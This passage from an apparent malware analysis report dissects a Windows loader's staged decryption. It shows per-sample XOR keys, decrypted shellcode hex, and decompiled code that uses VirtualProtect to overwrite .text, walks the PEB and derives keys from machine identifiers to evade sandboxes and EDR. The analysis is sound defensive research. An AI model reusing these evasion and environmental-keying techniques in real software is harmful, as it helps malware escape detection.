00000000021542A0	7C	27	2D	1F	42	33	10	8B	07	E1	07	9F	7A	02	69	32	|'-.B3...á..z.i2
00000000021542B0	41	97	45	A0	7E	29	7E	2C	18	C6	3E	34	6F	92	7E	D5	A.E ~)~,.Æ>4o.~Õ
00000000021542C0	74	58	3C	CD	6A	2D	51	3B	58	33	10	4D	6D	2D	51	67	tX<Íj-Q;X3.Mm-Qg
00000000021542D0	13	CD	12	84	67	B7	66	0C	0E	E1	07	B9	79	07	34	7E	.Í..g·f..á.'y.4~
00000000021542E0	3A	D9	0C	49	32	A9	16	6E	26	F4	35	2A	02	F9	77	4F	:Ù.I2©.n&ô5*.ùwO
00000000021542F0	10	FE	5D	21	4D	24	00	10	26	1A	74	41	1A	9D	1B	15	.þ]!M$..&.tA....
0000000002154300	30	58	10	5A	35	3D	00	5A	03	2A	02	0A	08	5D	78	BD	0X.Z5=.Z.*...]x½
0000000002154310	50	92	7E	92	04	5B	2D	2D	6E	50	41	49	32	5B	2D	C4	P.~..[--nPAI2[-Ä
0000000002154320	26	5B	55	A2	78	F7	6B	E1	7C	61	2F	41	77	F7	08	97	&[U¢x÷ká|a/Aw÷..
0000000002154330	36	54	42	50	41	8B	07	E6	56	F1	38	54	01	53	1B	8E	6TBPA..æVñ8T.S..
0000000002154340	2E	DF	2A	AD	23	2D	32	87	3A	3D	00	26	1E	48	10	A6	.ß*.#-2.:=.&.H.¦
0000000002154350	20	9C	5D	05	6D	3C	04	5B	2D	92	7E	41	1A	9F	7A	2D	.].m<.[-.~A..z-

Illustration 16. Complete and sorted data in the heap

This region of the code has a dual function: to deobfuscate and then decrypt the payload, since the information we have constructed in the previous section is not executable code, but rather a kind of guide for constructing it.

To perform the first deobfuscation task, the program uses its own reordering algorithm, which we have called the "distance calculation algorithm". This algorithm calculates the distance to the next occurrence of each byte and returns that offset with an arithmetic operation on the sorted blocks of the heap from the previous stage.




Illustration 17. Distance calculation algorithm

Its objective after deobfuscation is to obtain three elements:

1. The size of an XOR key

2. An XOR key


3. Finally, the content of the payload encrypted with the previous key.

Once the above algorithm has been executed, the "DECODE SHELLCODE" function begins to decrypt the code content using the generated key. The following table shows the different XOR keys for each of the samples. As we can see, this key can vary in size.

NAME	XOR KEY
Implant1.exe	6F 19 5B DB C2 50 43 3C 1D 12 42 44 F4 A9 B3 EF 7B 65 D4 C7 0A 13 E6 D8 58 BC F7 96 D7 D7 4D 1B 6E 2D 8E E4 CA 7E 3C C4 6A 2D 8E E4 CA 7E
Implant2.exe	08 4E C7 AD 95 9E D8 1A 8D BB 3F D2 23 97 30 DC 30 35 38 91 DD B6 5E 21 F2 F6 F2 84 D5 EB C5 50 CD F2 F2 84 D5 EB C5
Implant3.exe	F8 4E 9B 06 6F 9A 7F 84 61 B1 49 F4 32 A2 60 16 8F E6 21 D5 E6 CD 0B 15 2D 56 47 28 71 5A 9C A7 59 27 08 2C 71 5A 9C A7 59
Implant4.exe	67 88 D9 A7 12 B8 1B 9B DD 54 5A 77 9D 57 0A E2 8F 01 24 85 F5 66 FB 48 9E 68 FD 92 84 39 FE 48 9E 68 FD 92
Implant5.exe	8A 9B 57 E0 B7 15 59 27 1B EE E1 04 0A E4 AD 9C 2F F5 26 57 F2 30 0C 9C 51 D2 DE 9F 83 DF 08 9C 51 D2 DE 9F
Implant6.exe	94 77 A2 B1 7D FA 33 BA 95 E5 E0 59 7E 38 39 EF A2 01 D5 15 A4 00 7B 0C B0 70 4A 11 A4 00 7B 0C B0
Implant7.exe	01 B4 D5 CA 78 57 96 51 D6 05 5D A3 C0 3B 21 BC 39 91 79 E6 2A 0A DC 56 48 3E 7D E6 2A 0A DC 56
Implant8.exe	97 A8 7C B4 45 2A B7 13 7C F3 BF 9E EA 8D 18 C4 15 2D FA 7B FD 68 A0 E6 F9 B0 97 4F 6D FF 15 9D 8D 59 98 3E B2 FB 15 9D 8D 59 98
Implant9.exe	88 0C F6 35 89 6D BB 54 F3 48 A0 83 17 69 C2 99 94 3A B8 31 7F 4F 17 54 E5 35 BD 31 7F 4F 17 54
Implant10.exe	C4 06 11 58 8B 4A E0 C4 80 D7 3B 75 6A D3 E4 1B 0D D5 44 34 B6 10 C7 5E 4B 2B 35 EB B2 10 C7 5E 4B 2B

Table 4. XOR keys for each sample

Finally, we will obtain the first block of fully decrypted code in the heap.



Hex																ASCII
25	2B	00	00	00	00	00	00	39	00	00	00	00	00	00	00	%+.....9.....
C5	32	00	00	00	00	00	00	C9	3E	00	00	00	00	00	00	Å2.....É>.....
8C	32	00	00	AC	AC	04	00	00	[redacted]							
[redacted]								DB	00	00	00	00	00	00	00	[redacted] .....
00	03	00	00	00	30	11	00	00	00	00	00	00	B0	11	00	.....0.....°..
00	00	00	00	00	10	12	00	00	00	00	00	00	E0	12	00	.....à..
00	00	00	00	00	50	13	00	00	00	00	00	00	20	14	00	.....P..... ..
00	00	00	00	00	20	1A	00	00	00	00	00	00	10	00	00	....
00	00	00	00	00	60	01	00	00	00	00	00	00	F0	06	00	..... `.....ð..
00	00	00	00	00	D0	07	00	00	00	00	00	00	30	0C	00	.....Ð.....0..
00	00	00	00	00	40	10	00	00	00	00	00	00	C0	1A	00	.....@.....À..
00	00	00	00	00	31	C0	C3	CC	CC	CC	CC	CC	CC	CC	CC	.....1ÀÃÌÌÌÌÌÌÌÌ
CC	CC	CC	CC	CC	55	56	57	48	81	EC	80	00	00	00	48	ÌÌÌÌÌUVWH.ì....H
8D	AC	24	80	00	00	00	48	8B	45	40	48	8D	45	E0	4C	.¬$....H.E@H.EàL
89	4D	D0	4C	89	45	B8	48	89	55	C0	48	89	4D	F8	C7	.MÐL.E¸H.UÀH.MøÇ
45	EC	01	00	00	00	48	C7	45	F0	00	00	00	00	48	8B	Eì....HÇEð....H.
4D	F8	48	8B	71	68	48	8B	55	B8	48	8B	4D	C0	45	31	MøH.qhH.U¸H.MÀE1
C0	41	B9	19	01	02	00	48	89	44	24	20	FF	D6	83	F8	ÀA¹....H.D$ ÿÖ.ø
00	74	14	48	C7	45	C8	00	00	00	00	C7	45	DC	01	00	.t.HÇEÈ....ÇEÜ..
00	00	E9	C7	00	00	00	4C	8D	4D	EC	48	8B	45	F8	48	..éÇ...L.MìH.EøH
8B	40	70	48	8B	75	40	48	8B	55	D0	48	8B	4D	E0	45	.@pH.u@H.UÐH.MàE
31	C0	48	C7	44	24	20	00	00	00	00	48	89	74	24	28	1ÀHÇD$ ....H.t$(
FF	D0	83	F8	00	75	7A	48	8B	45	F8	48	8B	78	18	48	ÿÐ.ø.uzH.EøH.x.H
8B	45	40	8B	30	48	8B	45	F8	FF	50	10	48	89	C1	31	.E@.0H.EøÿP.H.Á1
D2	49	89	F0	FF	D7	4C	8D	4D	EC	48	89	45	F0	48	8B	ÒI.ðÿ×L.MìH.EðH.
45	F8	48	8B	40	70	48	8B	7D	40	48	8B	75	F0	48	8B	EøH.@pH.}@H.uðH.
55	D0	48	8B	4D	E0	45	31	C0	48	89	74	24	20	48	89	UÐH.MàE1ÀH.t$ H.
7C	24	28	FF	D0	83	F8	00	74	25	48	8B	45	F8	48	8B	|$(ÿÐ.ø.t%H.EøH.

Illustration 18. Decrypted code content

To load the decrypted code block, the malware overwrites the memory page where it was in the original ".text" section. To do this, it will have to grant write permissions to that section, since ".text" does not usually allow writing by default, thus avoiding taking the execution flow to an area of memory marked as private and therefore trying to evade the possible heuristics of antivirus and EDR systems.

DECODE SHELLCODE

```
v2 = Size;
strcpy(LibFileName, "kernel32.dll");
strcpy(ProcName, "VirtualProtect");
LibraryA = LoadLibraryA((LPCSTR)&v7 + 59);
if ( LibraryA )
{
  ProcAddress = GetProcAddress(LibraryA, ProcName);
  ((void (__fastcall *)(__int64 (__fastcall *)(), _QWORD, __int64, char *))ProcAddress)(
    sub_7FF7D2DACD78,
    v2,
    64i64,
    v8);
  memmove(sub_7FF7D2DACD78, Block, v2);
```

```
RAX   00007FFC2170BC70   <kernel32.VirtualProtect>
RBX   00007FF7D2DACD78   infected-1.00007FF7D2DACD78
RCX   00007FF7D2DACD78   infected-1.00007FF7D2DACD78
RDX   000000000004DF71
```

Por defecto (x64 fastcall)

```
1: rcx 00007FF7D2DACD78 infected-1.00007FF7D2DACD78
2: rdx 000000000004DF71 PAGE_EXECUTE_READWRITE (0X40)
3: r8 0000000000000040
4: r9 00000000001FFA58  =312 KB (size)
```

Illustration 19. Changing permissions on the memory page

DECODE SHELLCODE

After this preparation, the program will make a “call” to the address where the first block of decrypted code is located and continue execution. It should be noted that the deobfuscated and decrypted code occupies only 312 KB, compared to the 1.34 MB it previously occupied.




Illustration 20. On the left with the encrypted code, on the right with the decrypted code

CLEAR MEM

After loading the code into the ".text" section, the program cleans the heap by filling it with zeros and frees it using the **HeapFree** API.

This CLEAR MEM function is repeated in a similar manner throughout the infection to minimize its trace in memory.




Illustration 21. Clean heap

JUNK CODE

These regions contain code that is never executed if the infection is successful. We can find resource loading (which does not exist in the executable) or calls to memory addresses that contain the encrypted code block. Executing any of these branches causes the program to throw an exception.

```
lea rax,qword ptr ds:[13F9128E0]
mov qword ptr ss:[rbp-48],rax
mov qword ptr ss:[rbp-40],0
mov qword ptr ss:[rbp-38],rsi
mov rdi,qword ptr ds:[<&LoadIconA>]
mov edx,6B                                  6B:'k'
call rdi
mov qword ptr ss:[rbp-30],rax
xor ecx,ecx
mov edx,7F00
call qword ptr ds:[<&LoadCursorA>]
mov qword ptr ss:[rbp-28],rax
mov qword ptr ss:[rbp-20],6
lea rax,qword ptr ds:[13FA7EA40]
movq xmm0,rax
mov eax,6D                                  6D:'m'
movq xmm1,rax
punpcklqdq xmm1,xmm0
movdqu xmmword ptr ss:[rbp-18],xmm1
mov edx,6C                                  6C:'l'
mov rcx,rsi
call rdi
mov qword ptr ss:[rbp-8],rax
lea rcx,qword ptr ss:[rbp-50]
call qword ptr ds:[<&RegisterClassExW>]
```

Illustration 22. Resource loading (Junk Code)

JUNK CODE

We also found junk code at the beginning of the regions where the encrypted code blocks are located. The code does not seem to have any other purpose than to make the region look more “executable”.

These instructions appear to handle text strings written in different languages.

```
push    rbp
push    rsi
push    rdi
push    rbx
sub     rsp, 158h
lea     rbp, [rsp+80h]
mov     eax, [rbp+0F0h+arg_20]
lea     rsi, [rbp+0F0h+var_140]
lea     rdi, [rbp+0F0h+var_E0]
lea     rbx, qword_7FF63C72C450
add     rbx, 20h ; ' '
lea     r10, aChtenSieDieIns ; "chten Sie die Instanzen schlie"
lea     rax, [rbp+0F0h+var_90]
mov     [rbp+0F0h+var_48], r9
mov     [rbp+0F0h+var_28], r8d
```

```
push    r12
push    rsi
push    rdi
push    rbx
sub     rsp, 2B8h
lea     rbp, [rsp+80h]
mov     rax, [rbp+270h+arg_20]
lea     rdi, [rbp+270h+var_2D0]
lea     rbx, off_7FF63C72C610
lea     r13, [rbx+60h]
add     rbx, 0B8h ; '¸'
lea     r14, [rbp+270h+var_130]
lea     r15, unk_7FF63C725910
lea     r12, [rbp+270h+var_170]
lea     rax, aDeviAvereAcces ; "Devi avere accesso in modifica per elim"...
lea     rsi, [rbp+270h+var_100]
mov     [rbp+270h+var_58], r9
mov     [rbp+270h+var_48], r8d
```

```
push    r12
push    rsi
push    rdi
push    rbx
sub     rsp, 180h
lea     rbp, [rsp+1B0h+var_130]
mov     rax, [rbp+130h+arg_20]
lea     r14, aZimaKishaUwash ; "Zima kisha uwashe kompyuta yako na ujar"...
lea     r15, [rbp+130h+var_190]
lea     r12, dword_7FF63C72C288
lea     rdi, dword_7FF63C72BF18
```

Illustration 23. Strings in German, Italian, and Swahili

JUNK CODE

The intention behind introducing this junk code into the executable is unclear, but one explanation could be to vary the size of the different samples to make clustering and entropy more difficult.

Code Block #1

3.2
Code Block #1

At this point, therefore, we have in the .text section of the running process a decrypted payload from the "Wrapper" layer corresponding to the next stage of the malware, which we have named "Code Block #1." The main purpose of this link, as we will see below, is to provide protection against sandbox systems, AV/EDR emulator heuristics, and malware analysis obtained from open sources (e.g., Virustotal).




Illustration 24. General outline of the infection: Code Block #1

This code block #1 has a fairly defined structure, based on three parts, which we will discuss below.




Illustration 25. Structure of the first code block

3.2.1 Header

The header of code block #1 contains a series of well-defined fields that are necessary for its correct execution and that of the second code block #2 that it embeds.

ENTRY POINT (EP) SHIFTS & FUNCTIONS

The highlighted fields indicate offsets in the code block to access important points in the loader.

a. **+ 0x00** – Offset to the EntryPoint within the "1st Shellcode Code," from the current position of the header. (0x2B25)

b. **+ 0x08** – Offset to the **function table** (0x39)




Illustration 26. Header "Code block #1" of Implant1.exe (1)

OFFSETS

The highlighted fields indicate offsets in the code to access functions and subsequent interim points. The first three indicate positions in the second embedded code block:

a. **+ 0x10** – Offset to the start of the second embedded code block, "Second Shellcode Ciphered." (0x32C5)

b. **+ 0x18** – Move to the entry point of the second block of embedded code. (0x3EC9)

c. **+ 0x20** – Move to the EntryPoint of the second block of embedded code from the function table. (0x328C)




Illustration 27. Header structure (2)

Subsequently, there is a series of offsets that correspond to the functions that the first block of code will use later. The **14** functions in the **function table** are shown below:

OFFSET	NAME
+ 0x45 (0x1130)	MOVE_TO_MEMORY
+ 0x4D (0x11B0)	FILL_ZERO
+ 0x55 (0x1210)	CHECK_SHC_HASH
+ 0x5D (0x12E0)	TO_LOWERCASE
+ 0x65 (0x1350)	ALGORIT_MD5
+ 0x6D (0x1420)	GET_LDR_DATA
+ 0x75 (0x1A20)	DECOMPRESS_SHC
+ 0x7D (0x0160)	GET_KEY_VALUE
+ 0x85 (0x06F0)	¿??
+ 0x8D (0x07D0)	GET_FIRMWARE_TABLE
+ 0x95 (0x0C30)	GET_OSVERSION
+ 0x9D (0x1040)	CREATE_XOR_KEY
+ 0xA5 (0x1AC0)	DECRYPT_SHC
+ 0xAD (0xC031)	GET_API_FUNCTIONS

Table 5. Functions of the first code block

CODE BLOCK INFORMATION

The last fields show a series of information about the second embedded code block that will be loaded later. In order, it would be:

a. **Size (+ 0x24):**): 3 bytes to indicate the size of the second code block. (0x4ACAC)

b. **Compressed (+ 0x28):** 1 Boolean indicating whether the second code block is compressed (1 if yes, 0 if no). (0x00)

c. **Hash (+ 0x29):** 16 bytes to indicate the MD5 hash of the second code block (already decrypted). (0xDB5F367A73197B6A603C3006FFEF0332)

d. **Key type (+ 0x41):** 1 numeric byte indicating the values to be used to create the decryption key. (0x03)




Illustration 28. Header of the first code block #1 Implant1.exe (3)

3.2.2 Shellcode code

As mentioned above, the function of this first block of code is to decrypt and execute a second block of code that has "Code Block #2" embedded in it. To do this, it must save the necessary header parameters in the execution stack before executing it.

For decryption, it will use certain parameters from the infected machine to obtain the second block of code, which makes the malware unique, as it **can only be executed correctly on the machine where it is implanted**. This avoids behavioral heuristics in AV emulators and Sandbox systems, as well as hindering reverse engineering analysis if the information from the computer where it was implanted is not available.

```
push rbp
push rsi
push rdi
sub rsp,230
lea rbp,qword ptr ss:[rsp+80]
mov qword ptr ss:[rbp+120],r8
mov dword ptr ss:[rbp+15C],edx
mov qword ptr ss:[rbp+138],rcx
mov rax,qword ptr ss:[rbp+138]
mov qword ptr ss:[rbp+190],rax          --> LOADER SHELLCODE
mov rax,qword ptr ss:[rbp+138]
mov rcx,qword ptr ss:[rbp+190]
add rax,qword ptr ds:[rcx+8]
mov qword ptr ss:[rbp+1A0],rax          --> OFFSET TABLE
mov rax,qword ptr ss:[rbp+138]
mov rcx,qword ptr ss:[rbp+190]
add rax,qword ptr ds:[rcx+10]
mov qword ptr ss:[rbp+178],rax
mov rax,qword ptr ss:[rbp+1A0]          --> INIT SHELLCODE CIPHERED
mov eax,dword ptr ds:[rax+8]
mov dword ptr ss:[rbp-28],eax
mov rax,qword ptr ss:[rbp+1A0]
add rax,7C
mov rcx,qword ptr ss:[rbp+1A0]
add rax,qword ptr ds:[rcx+C]
mov qword ptr ss:[rbp+B0],rax           --> Store 15 loader's function
mov rax,qword ptr ss:[rbp+1A0]
add rax,7C
mov rcx,qword ptr ss:[rbp+1A0]
add rax,qword ptr ds:[rcx+14]
mov qword ptr ss:[rbp+B8],rax
mov rax,qword ptr ss:[rbp+1A0]
add rax,7C
mov rcx,qword ptr ss:[rbp+1A0]
add rax,qword ptr ds:[rcx+1C]
mov qword ptr ss:[rbp+C0],rax
mov rax,qword ptr ss:[rbp+1A0]
add rax,7C
mov rcx,qword ptr ss:[rbp+1A0]
add rax,qword ptr ds:[rcx+24]
mov qword ptr ss:[rbp+C8],rax
mov rax,qword ptr ss:[rbp+1A0]
```

Illustration 29. Initialization of parameters for the first block of code (Entry Point Main)

3.2.2.1 Resolving WINAPI libraries and functions (GET_LDR_DATA)

Since we are dealing with shellcode that runs independently of the memory region where it is located, we need to resolve the Windows APIs.

The **GET_LDR_DATA** function will obtain the base address of the PEB structure [2] using the traditional instruction "mov rax, gs:[0x60]". Within this structure, it will access position 0x18, where the PEB_ LDR_DATA [3] structure is located, which contains all the modules loaded in the current process.




Illustration 30. GET_LDR_DATA function

Once it has accessed the structure, it uses the **GET_API_FUNCTIONS** function to go through each of the libraries and functions you will need to the execution of the "1st Shellcode code." Using the **GetProcAddress()** API, it obtains the addresses of all the necessary functions that will be hardcoded in the code block, to save them in the Heap.




Illustration 31. GET_API_FUNCTIONS function

LIBRARY	API
KERNEL32.DLL	GetProcessHeap
	HeapAlloc
	HeapFree
	VirtualAlloc
	VirtualProtect
	VirtualFree
	ExitProcess
	GetSystemFirmwareTable
	GetVersionExA
ADVAPI32.DLL	RegOpenKeyExA
	RegQueryValueExA
	RegCloseKey
	MD5Init
	MD5Update
	MD5Final
USER32.DLL	wsprintfA
	MessageBoxA
OLE32.DLL	CoInitialize
	CoInitializeSecurity
	CoInitializeInstance
	CoCreateInstance
	CoSetProxyBlanket
	CoUninitialize
OLEAUT32.DLL	VariantClear
	VariantInit

Table 6. Libraries and functions resolved by the first code block

3.2.2.2 Obtain decryption key (CREATE_XOR_KEY)

After initializing all the APIs that the first block of code will need, enter the **CREATE_XOR_KEY** function, which will retrieve the key used to encrypt the second block of embedded code.

The XOR key will be generated from the following values specific to the infected system, concatenating their values:

BIOS IDENTIFIER

The **GET_OSVERSION** function, which uses the **GetVersion() API** and the **GET_FIRMWARE_TABLE** function, provides all the operating system information. From this information, we will only keep the BIOS UUID.




Illustration 32. GetVersion result

MACHINE IDENTIFIER

To obtain this value, you need to access a registry key, specifically

HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid. This keycorresponds to the unique identifier of the machine.

To do this, you will use the **GET_KEY_VALUE** function, which uses registry manipulation APIs.

Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
MachineGuid	REG_SZ	a4475cb4-9a05-4df6-a386-dfb9982802ed

Illustration 33. Contents of the MachineGuid key

MRT TOOL IDENTIFIER

To obtain this value, the loader needs to access a registry key, specifically

SOFTWARE\Microsoft\RemovalTools\MRT\GUID. This key corresponds to the identifier of the Microsoft Remove Tool for malware removal.

To do this, it will use the **GET_KEY_VALUE** function, which uses registry manipulation APIs.




Illustration 34. Contents of the MRT key

However, not all samples use all these values to generate their key; that information is provided by the Key Type byte in the header.

Illustration 35. CREATE_XOR_KEY function

By testing the different terminations of this byte, of which the three LSB bits are used, the following combination can be obtained:

BYTE TERMINATION (HEX)	BIOS ID	MACHINE ID	MRT ID
0	NO	NO	NO
1	SI	NO	NO
2	NO	SI	NO
3	SI	SI	NO
4	NO	NO	SI
5	SI	NO	SI
6	NO	SI	SI
7	SI	SI	SI
8	NO	NO	SI
9	SI	NO	SI
A	NO	SI	SI
B	SI	SI	SI
C	NO	NO	SI
D	SI	NO	SI
E	NO	SI	SI
F	SI	SI	SI

Table 7. Key type based on byte

This table can be used to deduce 8 different types of keys.

KEY TYPE 1	No value (Ends in 0)
KEY TYPE 2	BIOS ID (Ends in 1)
KEY TYPE 3	Machine ID (Ends in 2)
KEY TYPE 4	BIOS ID + Machine ID (Ending in 3)
KEY TYPE 5	MRT ID (Ending in 4, 8, and C)
KEY TYPE 6	Machine ID + MRT ID (Ends in 6, A, and E)
KEY TYPE 7	BIOS ID + MRT ID (Finish in 5, 9, and D)
KEY TYPE 8	BIOS ID + Machine ID + MRT ID (Ending in 7, B, and F)

In our samples, we have 8 that form a **Type 4 Key** since the byte value is 0x03. We also have 2 samples that form a **Type 8 Key** since the byte value is 0x07.

Once we have the parameters to generate the key in lowercase (using the **TO_LOWERCASE** function), we will calculate the MD5 hash of the string with the **ALGORIT_MD5** function. This 16-byte hash will be the key used to decrypt the second block of embedded code.

3.2.2.3 Decryption of the second code block (DECRYPT_SHC)

Once we have the key and the location of the encrypted code, the **DECRYPT_SHC** decryption routine begins.

